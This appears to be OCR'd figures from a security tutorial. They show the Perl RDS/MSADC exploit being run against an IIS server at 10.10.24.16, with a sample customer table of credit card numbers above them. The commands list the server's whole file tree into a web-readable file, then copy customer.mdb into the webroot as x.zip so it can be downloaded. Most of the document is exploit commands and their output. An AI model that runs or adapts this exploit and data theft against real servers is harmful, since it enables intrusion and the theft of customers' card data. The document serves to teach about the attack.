
ID	Customer nam	Addr	City	State	Zip	CCard	Card Type	Expires
1	John Doe	54e Elm Street	Whereever	CA	95444	4.15845638952245E+15	Visa	10/1/2002
2	Sally Nunis	96885 Arrow Ave.	Nowhere	NY	11488	4.85623312556889E+15	MasterCard	9/1/2001
3	Dave Long	345 Lost Morals Ave	Little Rock	AR	51063	4.15688972133125E+16	Visa	8/1/2003
(AutoNumber)								

Record: 4 of 4


Datasheet View




```
C:\ perl msadc.pl -h 10.10.24.16 -v
-- RDS exploit by rain forest puppy / ADM / Wiretrip --
     .
     .
     .
Please type the NT commandline you want to run (cmd /c assumed):
cmd /c dir /b c:\*.* /s > c:\inetpub\wwwroot\hack.htm

Step 1: Trying raw driver to btcustmr.mdb

Step 2: Trying to make our own DSN...
Step 3: Trying known DSNs....
     .
     .
     .
AdvWorks successful
Success!
```



```
\InetPub\iissamples\ExAir\Source\SQL\Transactions.bcp c:\InetPub\iissamples\ExAir\Source\SQL\TransactionType.bcp c:
\InetPub\iissamples\ISSamples\adovbs.inc c:\InetPub\iissamples\ISSamples\advquery.asp c:\InetPub\iissamples\ISSamples\advsqlq.asp c:
\InetPub\iissamples\ISSamples\default.htm c:\InetPub\iissamples\ISSamples\deferror.htx c:\InetPub\iissamples\ISSamples\fastq.htm c:
\InetPub\iissamples\ISSamples\fastq.htx c:\InetPub\iissamples\ISSamples\fastq.idq c:\InetPub\iissamples\ISSamples\hilight.gif c:
\InetPub\iissamples\ISSamples\htxerror.htx c:\InetPub\iissamples\ISSamples\idqerror.htx c:\InetPub\iissamples\ISSamples\ie.gif c:
\InetPub\iissamples\ISSamples\is2bkgnd.gif c:\InetPub\iissamples\ISSamples\is2foot.inc c:\InetPub\iissamples\ISSamples\is2logo.gif c:
\InetPub\iissamples\ISSamples\is2side.gif c:\InetPub\iissamples\ISSamples\is2style.css c:\InetPub\iissamples\ISSamples\ixgerman.doc c:
\InetPub\iissamples\ISSamples\ixqlang.htm c:\InetPub\iissamples\ISSamples\ixserver.doc c:\InetPub\iissamples\ISSamples\ixserver.ppt c:
\InetPub\iissamples\ISSamples\ixserver.xls c:\InetPub\iissamples\ISSamples\ixtiphlp.htm c:\InetPub\iissamples\ISSamples\ixtipsql.htm c:
\InetPub\iissamples\ISSamples\ixtrasp.asp c:\InetPub\iissamples\ISSamples\navbar.htm c:\InetPub\iissamples\ISSamples\nts_iis.gif c:
\InetPub\iissamples\ISSamples\oop c:\InetPub\iissamples\ISSamples\query.asp c:\InetPub\iissamples\ISSamples\query.htm c:
\InetPub\iissamples\ISSamples\query.htx c:\InetPub\iissamples\ISSamples\query.idq c:\InetPub\iissamples\ISSamples\rankbtn1.gif c:
\InetPub\iissamples\ISSamples\rankbtn2.gif c:\InetPub\iissamples\ISSamples\rankbtn3.gif c:\InetPub\iissamples\ISSamples\rankbtn4.gif c:
\InetPub\iissamples\ISSamples\rankbtn5.gif c:\InetPub\iissamples\ISSamples\reserror.htx c:\InetPub\iissamples\ISSamples\sqlqhit.asp c:
\InetPub\iissamples\ISSamples\sqlqhit.htm c:\InetPub\iissamples\ISSamples\oop\qfullhit.htw c:\InetPub\iissamples\ISSamples\oop\qsumrhit.htw c:
\InetPub\scripts\DataBase c:\InetPub\scripts\samples c:\InetPub\scripts\srchadm c:\InetPub\scripts\tools c:\InetPub\scripts\DataBase\customer.mdb c:
\InetPub\scripts\samples\ctguestb.htx c:\InetPub\scripts\samples\ctguestb.idc c:\InetPub\scripts\samples\details.htx c:\InetPub\scripts\samples\details.idc c:
\InetPub\scripts\samples\favlist.dll c:\InetPub\scripts\samples\query.htx c:\InetPub\scripts\samples\query.idc c:\InetPub\scripts\samples\register.htx c:
\InetPub\scripts\samples\register.idc c:\InetPub\scripts\samples\sample.htx c:\InetPub\scripts\samples\sample.idc c:\InetPub\scripts\samples\sample2.idc c:
\InetPub\scripts\samples\sample3.htx c:\InetPub\scripts\samples\sample3.idc c:\InetPub\scripts\samples\sample3a.htx c:\InetPub\scripts\samples\sample3a.idc c:
\InetPub\scripts\samples\Search c:\InetPub\scripts\samples\srch.dll c:\InetPub\scripts\samples\viewbook.htx c:\InetPub\scripts\samples\viewbook.idc c:
\InetPub\scripts\samples\wolresp.dll c:\InetPub\scripts\samples\Search\AUTHOR.IDQ c:\InetPub\scripts\samples\Search\DEFERROR.HTX c:
\InetPub\scripts\samples\Search\DETAIL1.HTX c:\InetPub\scripts\samples\Search\DETAIL2.HTX c:\InetPub\scripts\samples\Search\DETAIL3.HTX c:
\InetPub\scripts\samples\Search\DETAIL4.HTX c:\InetPub\scripts\samples\Search\FILESIZE.IDQ c:\InetPub\scripts\samples\Search\FILETIME.IDQ c:
\InetPub\scripts\samples\Search\FORMAT1.HTX c:\InetPub\scripts\samples\Search\FORMAT2.HTX c:\InetPub\scripts\samples\Search\FORMAT3.HTX c:
\InetPub\scripts\samples\Search\FORMAT4.HTX c:\InetPub\scripts\samples\Search\HEAD.HTX c:\InetPub\scripts\samples\Search\HIDDEN.HTX c:
\InetPub\scripts\samples\Search\HTXERROR.HTX c:\InetPub\scripts\samples\Search\IDQERROR.HTX c:\InetPub\scripts\samples\Search\NEXT.HTX c:
\InetPub\scripts\samples\Search\PREV.HTX c:\InetPub\scripts\samples\Search\QFULLHIT.HTW c:\InetPub\scripts\samples\Search\QSUMRHIT.HTW c:
\InetPub\scripts\samples\Search\QUERY.HTX c:\InetPub\scripts\samples\Search\QUERY.IDQ c:\InetPub\scripts\samples\Search\QUERYHIT.HTX c:
\InetPub\scripts\samples\Search\QUERYHIT.IDQ c:\InetPub\scripts\samples\Search\RESERROR.HTX c:\InetPub\scripts\samples\Search\SFORMAT1.HTX c:
\InetPub\scripts\samples\Search\SFORMAT2.HTX c:\InetPub\scripts\samples\Search\SFORMAT3.HTX c:\InetPub\scripts\samples\Search\SFORMAT4.HTX c:
\InetPub\scripts\samples\Search\SHEAD.HTX c:\InetPub\scripts\samples\Search\SIMPLE.IDQ c:\InetPub\scripts\samples\Search\SNEXT.HTX c:
```



```
C:\ perl msadc.pl -h 10.10.24.16 -v
-- RDS exploit by rain forest puppy / ADM / Wiretrip --
     .
     .
     .

Please type the NT commandline you want to run (cmd /c assumed):
cmd /c copy c:\inetpub\scripts\database\customer.mdb c:\inetpub\wwwro
ot\x.zip

Step 1: Trying raw driver to btcustmr.mdb

Step 2: Trying to make our own DSN...
Step 3: Trying known DSNs....
     .
     .
     .
AdvWorks successful
Success!
```



http://10.10.24.16/x.zip

```
\InetPub\iissamples\ExAir\Source\SQL\Transactions.bcp c:\InetPub\iissamples\ExAir\Source\SQL\TransactionType.bcp c:
\InetPub\iissamples\ISSamples\adovbs.inc c:\InetPub\iissamples\ISSamples\advquery.asp c:\InetPub\iissamples\ISSamples\advsqlq.asp c:
\InetPub\iissamples\ISSamples\default.htm c:\InetPub\iissamples\ISSamples\deferror.htx c:\InetPub\iissamples\ISSamples\fastq.htm c:
\InetPub\iissamples\ISSamples\fastq.htx c:\InetPub\iissamples\ISSamples\fastq.idq c:\InetPub\iissamples\ISSamples\hilight.gif c:
\InetPub\iissamples\ISSamples\htxerror.htx c:\InetPub\iissamples\ISSamples\idqerror.htx c:\InetPub\iissamples\ISSamples\ie.gif c:
\InetPub\iissamples\ISSamples\is2bkgnd.gif c:\                                              \is2logo.gif c:
\InetPub\iissamples\ISSamples\is2side.gif c:\In                                             xgerman.doc c:
\InetPub\iissamples\ISSamples\ixqlang.htm c:\I                                              s\ixserver.ppt c:
\InetPub\iissamples\ISSamples\ixserver.xls c:\I                                             \ixtipsql.htm c:
\InetPub\iissamples\ISSamples\ixtrasp.asp c:\In                                             \nts_iis.gif c:
\InetPub\iissamples\ISSamples\oop c:\InetPub\                                               tm c:
\InetPub\iissamples\ISSamples\query.htx c:\Ine                                              nkbtn1.gif c:
\InetPub\iissamples\ISSamples\rankbtn2.gif c:\                                              es\rankbtn4.gif c:
\InetPub\iissamples\ISSamples\rankbtn5.gif c:\                                              es\sqlqhit.asp c:
\InetPub\iissamples\ISSamples\sqlqhit.htm c:\In                                             nples\oop\qsumrhit.htw c:
\InetPub\scripts\DataBase c:\InetPub\scripts\sa                                             ts\DataBase\customer.mdb c:
\InetPub\scripts\samples\ctguestb.htx c:\InetPu                                             Pub\scripts\samples\details.idc c:
\InetPub\scripts\samples\favlist.dll c:\InetPub\s                                           cripts\samples\register.htx c:
